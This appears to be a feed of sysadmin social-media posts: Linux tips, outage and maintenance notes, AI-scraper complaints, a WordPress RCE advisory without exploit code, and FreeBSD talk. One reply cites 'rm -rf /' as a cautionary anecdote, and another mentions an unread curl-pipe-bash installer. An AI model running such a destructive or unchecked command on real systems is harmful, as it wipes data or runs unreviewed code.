I stand up from working all day on Subjam server infra updates & PR, to take a break in a cooler room. I did good and need to rest my eyes.
I pick up my phone and start to walk away from my desk, and immediately receive an e-mail telling me there was a bind9 security update.
🙃
The life of a sysadmin is getting more and more demanding by the day.
https://lists.debian.org/debian-security-announce/2026/msg00306.html
#selfhosted #cybersecurity #bind9 #security #sysadmin #devops
Haack's Networking
📰 GNU/Linux Pics
🔗 https://gnulinux.pics
⭐️ We are re-opening the GNU/Linux Pics Pixelfed instance. It is not yet discoverable but we encourage folks to join and use web-based access for now.
⚡️ We are working with the Pixelfed team to ensure discovery becomes active. It's unclear what's causing the issue, but rest assured we are committed to resolving it.
✍️ If you are interested in how it was setup and built, please review the blog post here:
💡 https://tech.haacksnetworking.org/2026/03/01/creating-a-production-pixelfed-instance/
#pixelfed #gnulinux #selfhosted #sysadmin #debian #gnulinux #floss #freesoftware #opensource #pictures #art #linux
The feud is finally over. And it's honestly hilarious.
Recap: Last week, a client forwarded me a request from the CRM company's support to verify the presence and content of a file in a specific directory.
I SSH'd in, ran ls, pwd, and cat on the file, then copied and pasted the output.
That kicked off a back-and-forth demands for "screenshots." The more I explained (through the client) that all the raw text was right there, the more this guy kept demanding a screenshot - becoming increasingly rude, arrogant, and condescending.
Finally, I told the client: "Put me in direct contact with him, I'll handle it."
He did, but the guy, completely unfazed, kept demanding screen grabs from the client, ignoring me entirely.
I refused to give in. In my field, I love working with people who know more than me so I can learn, and with people who know less so I can teach - or at least share my experience. But arrogance combined with stupidity is something I just can't stomach, especially when they come hand in hand.
Finally, this morning, he comes back at it again. My client, completely fed up, takes a screenshot of the text I had emailed him earlier and sends it over.
Only then did the guy notice a typo and suggest how to fix it.

Alt...
What a week, huh?
Captain, it's Wednesday
Linux tip: Use `systemctl --failed` to quickly identify which services failed to start after boot. Much faster than scrolling through journal logs when troubleshooting system issues. #Linux #SystemAdministration #SysAdmin
Linux tip: Set `HISTCONTROL=ignoredups:erasedups` in your init script to prevent duplicate commands cluttering your history. Clean history makes command recall much more efficient. #Linux #SystemAdministration #SysAdmin
 boosted
Shell tip: `${var%suffix}` removes the shortest matching suffix. `${var%%suffix}` removes the longest. `${var#prefix}` and `${var##prefix}` work the same for prefixes. Mnemonic: # comes before % on the keyboard. #Linux #SystemAdministration #SysAdmin
7 Open Source Infrastructure Projects Worth Watching in 2026
Chapters :
00:00 Introduction
01:16 Pi-hole HA
02:37 Sencho Docker Compose Manager
03:48 Portabase Docker Volume Backups
05:00 Incus System Containers
06:06 Omni for Talos Kubernetes
07:08 NetBird Zero Trust Networking
08:27 Pangolin Secure Remote Access
09:47 Why these projects matter
11:32 Final thoughts and community discussion
#SysAdmin #OpenSource #Docker #DockerCompose #Kubernetes #VPN
🚨 CRITICAL: WordPress Core "wp2shell" RCE
A single anonymous HTTP request can lead to Remote Code Execution on vulnerable WordPress Core installations.
⚠️ No plugins.
⚠️ No themes.
⚠️ No authentication required.
Tracked as:
🔴 CVE-2026-63030 (REST API Batch Route Confusion → RCE)
🔴 CVE-2026-60137 (Facilitated SQL Injection)
Affected versions
• WordPress 6.9.0–6.9.4
• WordPress 7.0.0–7.0.1
✅ Update immediately to WordPress 6.9.5 or 7.0.2. Due to the severity, WordPress has enabled forced automatic security updates for affected installations.
🔗 Full technical analysis:
https://thecybersecguru.com/news/wordpress-core-rce-wp2shell/
#WordPress #WordPressSecurity #wp2shell #CVE202663030 #CVE202660137 #RCE #RemoteCodeExecution #SQLInjection #RESTAPI #CyberSecurity #InfoSec #WebSecurity #WebsiteSecurity #PatchNow #ThreatIntelligence #BlueTeam #SOC #Linux #PHP #ZeroDay #SecurityResearch #SysAdmin #DevSecOps
A software vendor's sysadmin asked me to verify whether a configuration file existed and whether the path was correct.
I had already sent this:
root@server:/home/application/WEB-INF/classes/initscripts# ls -l
...
-rwxr-xr-x 1 app app 56 Jul 13 12:03 Security.config
root@server:/home/application/WEB-INF/classes/initscripts# cat Security.config
m_currentAuthentication=authenticationuser.Authenticate
The reply was:
> Could you send me a screenshot, so I can check whether the path is correct and the file is there?
The shell prompt contains the full path.
ls shows that the file exists.
cat shows its contents.
One would have thought this was reasonably conclusive, but apparently plain text remains an unverified hypothesis until photographed.
At this point, a modern AI would probably hallucinate less.
tojt est revenu dans l'ordre (et les maj #postgresql, ca marche super !)
#sysadmin
This is the second post where you'd dropped the F bomb....for good reason.
I have so much to say but not sure how to say it but I will do my best. For *years*, I've enjoyed using #Linux both as a hobbyist and professional #sysadmin. The OS is definitely not the one I started with 20+ years ago. Since at least COVID has....well, it's turned into a full blown corporate-controlled high speed sprawling mess. Not necessarily matured just grown exponentially wherever the various powers see fit. For this and other reasons, I am leaning more and more towards #FreeBSD.
Lastly, I will admit there are some #AI niche use cases which do interest me (related to my own hobbies) but shoving it into everything is not a good idea.


 🍵
🍵 
On 10 March 2021, I had only just fallen asleep when my phone started buzzing. Then another notification, and another. In a matter of minutes, 142 of my servers went up in the clouds. And not the cloud-computing kind.
Most of them were physically going up in a column of smoke in Strasbourg.
My wife looked at me and asked if I wanted a coffee. I nodded. It was going to be a very long day.
At EuroBSDCon 2026, I won't be giving a theoretical lecture on high availability. Instead, I’m going to tell the raw story of that night: the emergency recovery, the architectural choices that actually saved us, and the ones that crumbled under pressure (because we rarely talk about what fails).
Most of all, I’ll explain why that night changed my perspective, and why I’ve come to see BSD systems not just as operating systems, but as essential, practical tools for building simpler, more resilient infrastructure.
The official schedule is now live. If you want to hear a real-world post-mortem, join me on Saturday, 12 Sept at 11:15 (Room D.0.02).
EuroBSDCon Full schedule: https://events.eurobsdcon.org/2026/schedule/
See you there! ☕️
#FreeBSD #NetBSD #OpenBSD #DragonFlyBSD #RunBSD #EuroBSDCon #SysAdmin #SelfHosted #IT #EuroBSDCon2026 #BSDCon
Linux tip: `fuser -v /path/to/file` shows which processes have a file open. Use `-k` to kill those processes when "device busy" errors prevent unmounting filesystems. #Linux #SystemAdministration #SysAdmin
![[?]](https://media.bsd.network/accounts/avatars/108/169/621/963/093/196/original/d2b514315880ccba.png)
When I was younger, I was expecting systems to work all of the time and I was really angry when it was failing.
Now, I’m expecting that a system will fail after some time and I try to :
- set up alternative ways to get back my admin access, even if it’s not easy to get it back
- ensure a reboot won’t break things (or at least, less)
Today, it paid off : I got a strange network issue on one of my hypervisors and I was able to reboot the thing using a remote KVM and my VPN, while I was in a train! #lifeasasysadmin #sysadmin
Version-control every configuration change. Use git even for single files. When something breaks, you can see exactly what changed and when. Your future self will be grateful. #Linux #SystemAdministration #SysAdmin #Coding
Linux tip: `ionice -c 3 command` runs a command with idle I/O priority. It only gets disk access when no other processes need it. Perfect for backups or maintenance tasks. #Linux #SystemAdministration #SysAdmin #Performance
Linux tip: `pidof process_name` returns process IDs by name. Unlike `pgrep`, it matches only the command name, not arguments. Use in scripts where you need exact process name matching. #Linux #SystemAdministration #SysAdmin
Dealt with a lovely and very helpful third-party support person for a client's E-mail and once again was reminded why I don't use #Office365 for E-mail. What a nightmare to administer. Bear in mind, I'm still running a couple medium sized #qmail servers.
As I type this, Office365 still isn't letting us send E-mail but I'm sure we'll get there.
Linux tip: `strace -e trace=file program` traces only file-related system calls. Add `-o output.txt` to save results. Reveals which config files, libraries, or data files your program actually accesses. #Linux #SystemAdministration #SysAdmin
Linux tip: `systemd-analyze blame` shows which services slow down boot time. Use `systemd-analyze critical-chain` to see the dependency chain causing delays. Optimize the real bottlenecks. #Linux #SystemAdministration #SysAdmin
Quand tu relances ton cluster Proxmox et que ton serveur Gotify se transforme en sapin de Noël ! 🎄✨
Le doux bruit des services qui reviennent à la vie les uns après les autres... Uptime-Kuma et Watchtower sont au taquet ! Y a pas à dire, ça fait toujours plaisir de voir tout ce beau monde repasser au vert 🟢💪
Et chez vous, ça donne quoi le monitoring après un reboot ? 🚀
#SelfHosted #Proxmox #SysAdmin #Gotify #UptimeKuma #Docker #OpenSource #Homelab
![[?]](https://files.mastodon.social/accounts/avatars/000/038/659/original/b0de8058da52f2aa.jpg)
Updated Debian Linux version 13: 13.6 has been released. If you regularly update your system using the APT you will get these updates but you may have to schedule system reboots.
Haack's Networking
✍️ Starting today at 5pm UTC-06/7, the following instances will go down for maintenance:
1) gnulinux.studio
2) gnulinux.media
👀 This maintenance will reduce total core consumption on the host by 8 vCPUs and reduce RAM usage by 16GB. Furthermore, these instances will switch from testing to production usage and public availability.
‼️It is expected that this transition should only take 6-12 hours, however, it could take as long as 72 hours if DNS caching gets delayed. Prepare for down time accordingly.
#sysadmin #selfhosted #linux #freesoftware #opensource #navidrome #jellyfin
RE: https://gnulinux.social/@oemb1905/116818157162562628
Just a heads up that this was delayed due to a foot injury that went from okay to terrible very quickly. We are resuming this project today and it should take roughly 48-72 hours to complete.
#navidrome #jellyfin #selfhosted #debian #floss #linux #opensource #freesoftware #sysadmin
✍️ Starting today at 5pm UTC-06/7, the following instances will go down for maintenance:
1) gnulinux.studio
2) gnulinux.media👀 This maintenance will reduce total core consumption on the host by 8 vCPUs and reduce RAM usage by 16GB. Furthermore, these instances will switch from testing to production usage and public availability.
‼️It is expected that this transition should only take 6-12 hours, however, it could take as long as 72 hours if DNS caching gets delayed. Prepare for down time accordingly.
#sysadmin #selfhosted #linux #freesoftware #opensource #navidrome #jellyfin
![[?]](https://object.ceph-waw3.hswaw.net/mastodon-prod/accounts/avatars/109/360/274/978/913/890/original/30fe75c6bcdfe430.gif)
Trying running my office on wireless. Things connect, but seemed laggy compared to the dmarc. Speedtest.net is not a great way to test connectivity, but performing two consecutive tests against the same server is a reasonable test.
Mac Studio wifi: 18mbs down, 16 up. Good enough to work, but I'm paying for 300mbs.
Mac Studio ethernet to Mikrotik wifi bridge: 210mbs down, 200 up.
Sigh. Apparently I'm back on my Redundant Array of Inexpensive Crap kick. #sysadmin
A good #sysadmin article on how to tell if AI scrapers are eating your bandwidth.
https://bunny.net/blog/how-to-tell-if-scrapers-are-eating-your-bandwidth/
j'ai regardé les logs de la forge git professionnel de logiciel opensource mais pas grand publique.
3 137 000 de requêtes web
~3 000 000 de code 200 OK
~183 000 de code 404
~11 500 de code 499 (nginx timeout serveur)
je ne compte pas le reste des code 30X et 40x qui sont plus faibles.
Coté Source :
~614 487 IP sources : rappel, on est sûr du logiciel NON grand publique, un peu niche avec zéro contribution de dev externe a l'entreprise, ce qui est normale.
Si j'enlève les IP de l'infra (monitoring, jenkins, redmine) on enlève ~630 000 requêtes pour 6 IPs.
reste 2 500 000 requêtes et 614 481 IPs ...
~ 582 000 IPs, on fait moins de 10 requêtes (pour un total de 1754808 requêtes soit plus de 50%) dans les détails :
~ 257 998 IPs, on fait une seule requête pour un total de 257998.
36395 IPs, on fait seulement 2 requêtes pour un total de 72790
125627 IPs, on fait seulement 3 requêtes pour un total de 376881
28233 IPs, on fait seulement 4 requêtes pour un total de 112932
15122 IPs, on fait seulement 5 requêtes pour un total de 75610
60216 IPs, on fait seulement 6 requêtes pour un total de 361296
sinon on est ~ une trentaine (et pas tous dev) et en ce lundi de juillet, les bureaux parisiens (ou il y a pas grand monde ~ 3 personnes) ont fait environ 800 requêtes...
donc l'usage "légitime" sur la journée doit être ~ 30 000 requêtes (évaluation haute) soit 1% de l'usage. (bon l'infra compte pour 20% quand même 🙂 )
bref, on n'est pas sur les mêmes chiffres, mais on dépasse largement ton test.
Plusieurs point : l'url du git est ancienne (depuis plus de 10 ans) il y a eu quelques changements, mais globalement ce sont les mêmes urls.
De toute façon, c'est seulement depuis moins de 2 ans qu'on a un nombre de requêtes aussi importantes. Au point de déclencher des erreurs sur le monitoring et d'empêcher l'usage correct de la plateforme.
Je pense que les robots ne sont pas ceux des moteurs de recherche, ils ne parcourent pas internet à la recherche de page a indexé, mais plutôt des robots qui ciblent des URLS particulières " à forte valeur ajoutée" (des urls de code opensource accessible, super pour alimenter des IAs de code).
Linux tip: `iostat -x 1` monitors disk I/O performance every second. Watch the `%util` column - consistently high values indicate I/O bottlenecks. Press Ctrl+C to stop monitoring. #Linux #Performance #SystemAdministration #SysAdmin
Linux tip: `ss -s` provides socket statistics summary. Shows TCP/UDP connection counts and states. Much faster than parsing full socket lists when you just need connection metrics. #Linux #SystemAdministration #SysAdmin
For all those people building #NAS boxes with huge CPUs and lots of #RAM because that's how Linus (of YouTube not #Linux) did it, I'm running a 50+ TiB NAS on a Celeron N5105 with 8GiB of RAM using #LVM and #XFS.
My highest loads are during backups (borg) when the system hits just 80% idle. Use your precious RAM for gaming.
I managed an e-commerce server for about ten years. It grew from a small local shop into a major national business, even handling international orders. They expanded to the point where they reduced their local brick-and-mortar store hours because the bulk of their revenue was coming from online sales.
Then one seller came along and convinced them that switching to Shopify would be the key to growing even further. Apparently, their €130/month bare-metal redundant setup - which boasted a calculated uptime of 99.995% over 10 years - just wasn't cutting it anymore.
They’ve been on Shopify for about six months now, and every now and then, I still get the alerts. I left the monitoring active via Uptime Kuma and ran the numbers. Over the last six months, their uptime dropped below 98%.
In other words, in just six months, they’ve been down for almost as many hours as they were during the entire previous decade.
I contacted the client - not because I want to take over the hosting again, but just to understand what on earth happened (we're on excellent terms). Their response was: "We don't know, but if it happened on Shopify, it means it was bound to happen anyway."
As long as we keep swallowing the lie that "the cloud" and "tech giants" are always the right solution for us, we completely deserve the cloud and the tech giants.
For all those people building #NAS boxes with huge CPUs and lots of #RAM because that's how Linus (of YouTube not #Linux) did it, I'm running a 50+ TiB NAS on a Celeron N5105 with 8GiB of RAM using #LVM and #XFS.
My highest loads are during backups (borg) when the system hits just 80% idle. Use your precious RAM for gaming.
![[?]](https://assets.chatty.monster/accounts/avatars/109/293/199/711/634/793/original/67ba0df2a2dcc595.jpg)
@cstross @foone I do remember there was an additional wrinkle in that the (donated) box I was trying to install #Slackware onto was a PS/2 and the MCA architecture wasn't officially supported by the Slackware installation disks.
And astonishingly, I think I may have found a copy of the document I had to follow in order to hack the installation to work. https://www.linuxjournal.com/article/2037
Looking back and considering it was my first real experience with installing Linux, it's astonishing I got it to work. But it did, and that machine became my daily driver for the next few years.
![[?]](https://assets.chaos.social/accounts/avatars/000/305/480/original/0856a4ddd2510c41.png)
 boosted
FreeBSD 15.1-RELEASE is out.
In my new guide, I walk through the official upgrade paths:
• distribution sets with freebsd-update
• packaged base with pkg
• boot-environment rollback
• .pkgnew merges
• boot-loader checks for UEFI/BIOS
https://blog.hofstede.it/upgrading-freebsd-150-release-to-151-release-the-official-paths/
Hey #InfoSec #SysAdmin folks, anybody heard of ShredOS?
Seems like a potentially useful tool, but the website looks sus:
https://shredos.org/
The GitHub repo seems a bit less sus:
https://github.com/PartialVolume/shredos.x86_64
Edit: the website is not affiliated with the project, see replies. Question stands about the tool itself!
Root-Zugriff ist möglich: Exploits zu CVE-2026-46331 (Linux-Kernel) wurden geleakt und betreffen u.a. Debian, Ubuntu & RHEL. Ein Patch ist teils schon drin, Updates fehlen aber noch nicht überall—Admins sollten schnell absichern. 🔧🚨 https://www.golem.de/news/root-zugriff-moeglich-exploits-fuer-gefaehrliche-luecke-im-linux-kernel-geleakt-2606-210283.html #Linux #Security #CVE #SysAdmin
Haack's Networking - Drawing Tablets & X11/Wayland
🖥️ It is nice to see that my Gaomon tablets work right out of the box under KDE 6.6, Debian 14, and Wayland ...
🎉 Massive thanks to the #wayland #redhat team and also a shout to @davidrevoy who recently dropped his Interim setup which first clued me in to "mouse mode" being on the horizon for stable 💘 (finally)
✅️ Sure enough, in Debian Testing w/ Wayland, the "Drawing Tablet" setting in KDE 6.6 automagically works with the following Gaomon tablets with no proprietary driver installed:
1️⃣ MK 2018
2️⃣ PD 1161
💡 The last two years were choppy and I even had to write a custom X config for the MK 2018 to teach an applied math course. Until recently, seeing no progress on the horizon for "out of the box" functionality, I had settled on @XLibreDev @sonicdesktop and was quite happy. In fact, very grateful to them for getting me by this last year - mucho thanks. #xlibre #sonicde #sonic
🏁 But, at the end of the day, I really need mainstream / stock Debian to just work with drawing products, not just for me ... but for my daughter's art projects - she just got her art accepted at @ffmpeg and I'm very proud of her. We rely on these products - there's no denying. At present:
Dascha uses:
1) X1 Carbon 4th Gen - using KDE neon stable (art attached that she did at 13 for ffmpeg)
2) HP All-In-One Touch i5 - using KDE neon stable
All working better natively in Wayland than under the prop driver. They work similarly well to how they work in X now.
Jonathan (me) uses:
1) 3x mini Ryzen PCs - KDE 6.6, Debian Testing, and Wayland - 1 w/ PD 1161 and 2 w/ MK 2018 - all working including "mouse mode" under wayland / stock Debia (art / teaching).
2) Dell 1950 laptop 2023 i7 w/ NVIDIA - had to manually build the nvidia driver under latest on their website, other than that no issues, running Debian Testing, Wayland, KDE 6.6 - MK 2018 works via USBC hub for teaching
3) X1 Carbon 4th gen i5 - Debian Testing, KDE 6.6, Wayland - works with Wacom stylus similar to Dascha's setup no issues
⁉️ How did this happen? I was fixing an old Precision 7920 and setting it up as a PeerTube runner on Lubuntu 26.04 (better with NVIDIA lol). I got bored and installed Kubuntu Desktop and then pluggeed in an MK 2018. It worked ... & so I started testing and researching KDE point releases & looking back at Mr. Revoy's post and switched all 7 machines over in < 48 hours.
#linux #sysadmin #drawing #gnulinux #freesoftware

Alt...
ffmpeg redo that dascha did for them, this is my daughter and the pull request was accepted, all done in krita using revoy-esque setups

Alt...
math work for a student in skill builder camp

Alt...
pd 1161 gaomon display drawing tablet settings in debian testing kde 6.6

Alt...
pd 1161 gaomon display drawing tablet "pen" settings in debian testing kde 6.6 including my prefs
![[?]](https://media.bsd.cafe/bsdmmedia01/accounts/avatars/113/673/890/154/879/794/original/19e9c7fddf97bdbf.jpg)
Today, I was doing an upgrade of Percona MySQL server from 8.0 to 8.4.
It took 15-20 minutes to download a 118 MB .deb!
I forgot I had added Percona's repo to apt-mirror on an internal server of ours a few weeks back and forgot to update the web server to serve it so I fixed that.
Whipped up a new "deb822" percona.sources with their signing key but our URL. The result?
It took 1 second to download the percona server .deb.
Host your own .deb repos, folks! You can't count on the 3rd party hosted repo to always be there.
mon agenda nextcloud répond à davx une erreur 418...
j'ai un nextcloud théière...
Schrodinger's Backup: the condition of any backup is unknown until a restore is attempted.
Ask me how I know.
(Submitted by a follower!)
#Linux #SysAdmin #Backups #MemeMonday

Linux tip: `rsync -avz --progress source/ user@host:/destination/` syncs files via SSH with progress display. The `-a` preserves permissions, `-v` is verbose, `-z` compresses during transfer. #Linux #SystemAdministration #SysAdmin
Dear logging and ticketing tools,
if you do not show the time zone for times, you are wrong.
It's like giving coordinates, but not the origin
"over 3 and up 4"
From where? Where I am now? Where I was at the time? I don't know the time because you didn't give a time zone! Heck, you only gave the day within +/- 1
signed,
everybody
PS: when multiple tools do this it's a right pain to build a timeline, you are wasting my time
working on #openzfsmastery performance vs resilience section.
Thinking that the fault tolerance of a 3-disk striped VDEV can best be described as "yeet." #sysadmin
This beast is open for sponsorship. https://mwl.io/sponsor
Haack's Networking
✍️ Starting today at 5pm UTC-06/7, the following instances will go down for maintenance:
1) gnulinux.studio
2) gnulinux.media
👀 This maintenance will reduce total core consumption on the host by 8 vCPUs and reduce RAM usage by 16GB. Furthermore, these instances will switch from testing to production usage and public availability.
‼️It is expected that this transition should only take 6-12 hours, however, it could take as long as 72 hours if DNS caching gets delayed. Prepare for down time accordingly.
#sysadmin #selfhosted #linux #freesoftware #opensource #navidrome #jellyfin
boostedNew on the blog: FreeBSD Foundationals #3: The Boot Process
From power-on to login: BIOS vs UEFI, the loader & loader.conf, why a tunable is NOT a sysctl, loading modules the modern way with kld_list, wrangling it all with sysrc, plus a security-hardening baseline.
And the headline act: boot environments. `bectl create` before every upgrade. When freebsd-update or pkg eats your box, you reboot, pick the old BE in the loader menu, and you're back in 30 seconds.
![[?]](https://files.sfba.social/accounts/avatars/109/390/941/867/145/185/original/17ee2851fbce348c.jpg)
@chessert lol, the scariest lesson I’ve ever learned secondhand was if you’re ever gonna do “rm -rf /” on a Linux server triple check the directory you’re doing that to.
Some new tech at a hosting company I used in the late 90’s deleted the whole server that way. My site was part of the damage.
Underrated reason to have proper SPF setup for all of your hosted domain names to hard fail improper sending routes... when you forget to turn off the mail sender on your dev server and you run a batch action that sends out tens of thousands of emails to users.
I saw my inbox fill up with thousands of email notifications since a lot of the notifications were sent to me. The only reason I'm not panicking is because I looked at the mail headers and saw that because the emails were sent from my computer instead of my server, they failed both SPF and DKIM verification checks so any damage should be limited.
Ugh. 😓
négativité, IA, coup de gueule [SENSITIVE CONTENT]
Les 3 externalités négatives de l'IA de la semaine dernière :- Coup de téléphone de notre fournisseur de serveur : les specs demandés ne sont plus possibles, rupture des composants (ssd/ram) tout est pour l'IA.
- Alerte sur notre serveur de ticketing (ouvert), des robots passant par des IP de particulier viennent récupérer toutes nos données (pour la Xeme fois...) en consommant du CPU et saturant le serveur. Obligé de bidouiller à 23:30. Au moins ils sont sympa, ils attendent 23:00 avant de lancer leurs requêtes... Pareil sur le git, ils scannent toutes les URL, y compris et surtout celles qui génèrent de packages et hop un système de fichier qui se remplit... pour rien.
- Il fait chaud, On ne pourrait pas éteindre un ou deux datacenter pour assistant virtuel ? Où arrêter de scroller 30 fois tout internet en consommant des ressources inutilement. Mon côté pessimiste me fait imaginer des pénuries de nourriture dangereuses Mon côté optimiste pense que ça va être vite réglé par une température fatale qui va rayer la plupart des êtres vivants de la planète sous 3 ans...
"est-ce que je suis d'accord avec un monde où il fait chaud, où plus personne ne peut avoir de ressources informatiques et où le peu de ressources ouvertes sont pillées 36 fois pour rien juste parce que..."
Si la réponse est oui, je pense que vous faites partie du problème, merci de ne plus me suivre.
it turns out that if you auto depend on apt-cacher for the new apt-cacher box on a new network it won't get packages from the apt-cacher you haven't yet installed
And now I know :)
Haack's Networking
👋 We are live folks ... migrating my personal / business infra from my Data Center to my 8900🧳
🔗 https://content.haacksnetworking.org/w/ddXeefRJ8rw9zeUZRiiRg3
🌅 Come on by and join the fun ... mostly background music on the self-hosted navi while I haack away 😎
#sysadmin #self-hosted #debian #peertube #navidrome #music

Alt...
looking out from Kit Carson (the top) to other peaks in CO
![[?]](https://cdn.toad.social/accounts/avatars/109/338/737/235/127/379/original/40352b59b8a71570.png) 🆘Bill Cole 🇺🇦 [Honestly I don’t care but no one will understand if you use she/her.] » 🌐
🆘Bill Cole 🇺🇦 [Honestly I don’t care but no one will understand if you use she/her.] » 🌐
@grumpybozo@toad.social
@eltonfc Sadly, the days are gone when using a non-standard port is perfect evasion of the cred-stuffers. It's still a good idea, but not adequate.
As others have said, requiring key-based authentication & keeping sshd updated are also essential. You won’t know that the root password has leaked until you regret it. Many people will say it's overkill to prohibit direct root login but I do that as well to hopefully complicate exploitation of new sshd vulnerabilities.
![[?]](https://cdn.masto.host/socialwildeboernet/accounts/avatars/000/000/001/original/7a247866b9436e4b.jpeg)

Thank you, @hughsie for all your work on #lvfs and fwupdmgr. Thank you, Lenovo, for supporting firmware and UEFI updates through this mechanism. And thank you, Red Hat, for making all of this readily usable. All my Lenovo Tiny PCs in my homelab are now up2date and can continue to SecureBoot for years to come :)

Alt...
Screenshot of one of my Lenovo Tiny PCs successfully updating the UEFI CA and dbx, making sure that SecureBoot keeps on working after the expiration of one of the Microsoft certificates. All done with the fwupdmgr command, no need to do some weird DOS based stuff with bootable USB sticks.
c'est marrant que les bots font plus de requêtes le soir et la nuit, au point de déclencher la supervision....
bref obliger de casser le fonctionnement du site pour réduire la surface d'exposition.
#sysadmin #sysadminEnCarton
![[?]](https://files.mastodon.social/accounts/avatars/000/026/540/original/688a18e6fda6c753.jpg)
Step 1: Open terminal
Step 2: Type `alias nano='vim -c "smile"'`
Step 3: Enjoy this whenever someone type `nano`!

Alt...
This screenshot shows green ASCII art of the Vim ester eggs on a dark retro terminal screen, with the "Press ENTER or type command to continue" prompt displayed at the bottom when you type nano at the cli via bash alias: alias nano='vim -c "smile"'
![[?]](https://snac.bsd.cafe/r1w1s1/s/avatar-aa8cf9fe6484f5e6eb3532137b7b8fee.png)
THE TAGGING MODEL
Many desktop environments organize windows using rigid workspaces:
Workspace 1A window belongs to a single workspace.
Workspace 2
Workspace 3
dwm uses a different model, treating workspaces as bitmask labels (tags).
This allows a single window instance to hold multiple tags simultaneously,
acting as a persistent visual anchor across different contexts:
Firefox -> Tag 1 (Web Browsing)When you view Tag 1, you see your browser and the log monitor. When you
st (nvi/dev) -> Tag 2 (Code/Scripts)
st (Monitor/Logs) -> Tag 1 + Tag 2 (Persistent)
switch to Tag 2, the browser disappears, but the exact same log window
remains on screen, now sharing space with your text editor.
The application is never duplicated or restarted in memory.
The UI remains minimal while enabling workflows that are difficult to
express using traditional workspace-oriented desktops.
Two decades later, this tagging model remains one of the most
distinctive features of dwm.
j'ai 2 besoins principaux :
- la communication sur les incidents (avec historique)
- avoir un uptime sur les services (idéalement d'un an... on a les SLA qu'on peu).
- openstatus (trop compliqué a installé hors docker) j'ai l'impression que ca fait le café mais avec des choix technologiques particulier.
- statusnook (installtion super simple en mode curl|bash que je n'ai pas fait, on regarde toujours avant d'exécuter)
- cachet (installation simple qui n'impose pas docker)
#sysadmin #monitoring #cachet #openstatus
#uptime #kuma
et sinon vous, vous utilisez quoi ?
![[?]](https://static.bertha.social/system/accounts/avatars/109/411/362/039/388/819/original/67bd3139f8b16668.png)
🎬 Haack's Networking 🎥
✅ We are going live folks‼️
🔗 https://content.haacksnetworking.org/w/qZiaV9nzQ7CyFcrZV9vC1F
✍️ Today, I am testing the new OBS setup. Specifically, video on top of the shared desktop and improved layers. Secondly, getting "background music" working that plays nice with my meteor mic. Additionally, I want to test the new PeerTube transcoding rules (for live) that I added as well as see how much RAM/CPU is used during local recording.
⚡ #gnulinux #linux #selfhosted #peertube #livestream #stream #streaming #debian #sysadmin #floss #freesoftware #opensource ⚡

Alt...
pic of yours truly, Jonathan Haack
Come on by just chilling and spinning different tracks! No talking, but chat is open.
Stream: https://content.haacksnetworking.org/w/tgphVpivvkCqyUfWrmSRyp
#peertube #music #selfhosted #sysadmin #debian #chat
Alt...
livestream obs overlay, a screenshot of it that is
While reassembling my desk, what if I was to... bear with me here... make the power distribution slightly sane and stop daisy-chaining extension cords? #sysadmin
Review of IP KVMs, device to remote control a Computer from anywhere on your LAN: PiKVM, Sipeed NanoKVM, JetKVM, LuckFox PicoKVM... - Article by Jeff Geerling @geerlingguy #SysAdmin https://www.jeffgeerling.com/blog/2026/i-tested-every-ip-kvm/
Quick fact: if you've ever streamed content on Netflix, used a PlayStation, or sent a packet through a Juniper router, you've touched FreeBSD.
Learn more about how FreeBSD is used today: https://freebsdfoundation.org/end-user-stories/
#FreeBSD #OpenSource #Infrastructure #FreeBSDDay #SysAdmin

Duran Duran - Paper Gods
I share it again with love:
https://gnulinux.studio/app/#/playlist/G8u06fUHtV6PtfJEkCRDQa/show
User: pubglug
Pass: musicisawesome
It's legit solid top to bottom.
I had vinyl of Rio as a kid ... this album tho, it is so consistent and rhythmic.
#music #postpunk #newwave #renewal #music #duranduran #navidrome #jam #sysadmin #selfhosted #selfhost
@bobdobberson 👀 lol

Alt...
Duran Duran Paper Gods Album Cover
🔥 Grosse refonte sur le wiki !
Tes logs Nginx ressemblent à un mur de texte indigeste ? Il est temps de donner des couleurs à ton terminal ! 🎨🐧
Le guide complet pour coloriser les logs Nginx a reçu une énorme mise à jour. Plus clair, plus efficace, c'est par ici que ça se passe 👇
🔗 https://wiki.blablalinux.be/fr/coloriser-logs-nginx-terminal
#SysAdmin #Linux #Nginx #DevOps #SelfHosted

 boosted
I packed and moved hurriedly but even so, I'm proud that I held the number of keyboards I brought to a bare minimum. #sysadmin
Alt...
three full-size keyboard boxes, a printer's book-shipping box, and two large plastic tubs, all containing keyboards. Yes, they're all essential. Some are irreplaceable. I SAID THEY'RE ALL ESSENTIAL.
Le guide IPv6 (#OVH / #NPM / #Proxmox / #Docker) fait peau neuve !
Vous connaissez déjà cette page de mon wiki, mais elle vient de s'offrir une réécriture complète !
Pourquoi ? Pour couvrir proprement deux cas de figure bien distincts selon vos besoins. Que vous soyez dans une config ou dans l'autre, tout y est détaillé pas à pas.
👉 À checker et à mettre dans vos favoris ici : https://wiki.blablalinux.be/fr/deploiement-ipv6-ovh-npm-proxmox-docker
Bonne lecture et bon déploiement !
Yesterday an old friend asked me of the impact AI is having on my #sysadmin work, whether I was using it. I responded that it was not, & that using it would be unproductive as I'd lose so much time auditing deployments by an agent I cannot trust for slop, bloat & flaws.
What I didn't have time to add was that I already have v low carbon, 100% sovereign automation I can trust: shell scripts. I know exactly what they do, when & why, because I wrote them. Such value & confidence is irreplaceable.
Shoutout to the unpaid open source devs holding everything together.
You know who you are. We owe you more than a GitHub star.
#OpenSource #Linux #SysAdmin #MemeMonday

![[?]](https://media.bsd.cafe/bsdmmedia01/accounts/avatars/110/901/147/484/217/272/original/42dd588e37bcd14e.png)
Development of my personal FreeBSD installer keeps moving forward!
Lots of new ideas and features are currently in the works: the out-of-the-box GUI experience, completion of the Simple and Expert installation modes, automatic hardware detection and configuration (now also GPU support as well).
I'll be publishing a new blog post soon with more details. Stay tuned! 😄
#FreeBSD #BSD #OpenSource #FOSS #UNIX #Coding #Programming #SysAdmin #DevOps #DesktopBSD #Tech #OSS #Lua

Alt...
Screenshot of my new FreeBSD installer. The first setup screen lets users choose between Auto, Simple, and Expert installation modes through a keyboard-friendly text interface. Simple mode is currently selected.
ca a tenu mais y a eu des effets de bord...
ce qui est bien finalement, ca permet de revoir la configuration et voir ou sont les nouveaux SPOFs...
bref ca permet d'avancer !
#sysadmin #cybersecurite
en tous cas ca a l'air d'un super poste !
ip route add default via
why I can't remember that ??
may be because i use it only once in a year...
we need more crash server !!
aujourd'hui incident de prod... ca m'avait pas manqué.
mais là c'est un incident de prod planifié,le client nous a prevenu en avance, on lui as dit que ca allait planté, on a fait ce qu'on a pu mais ca n'a pas suffit...
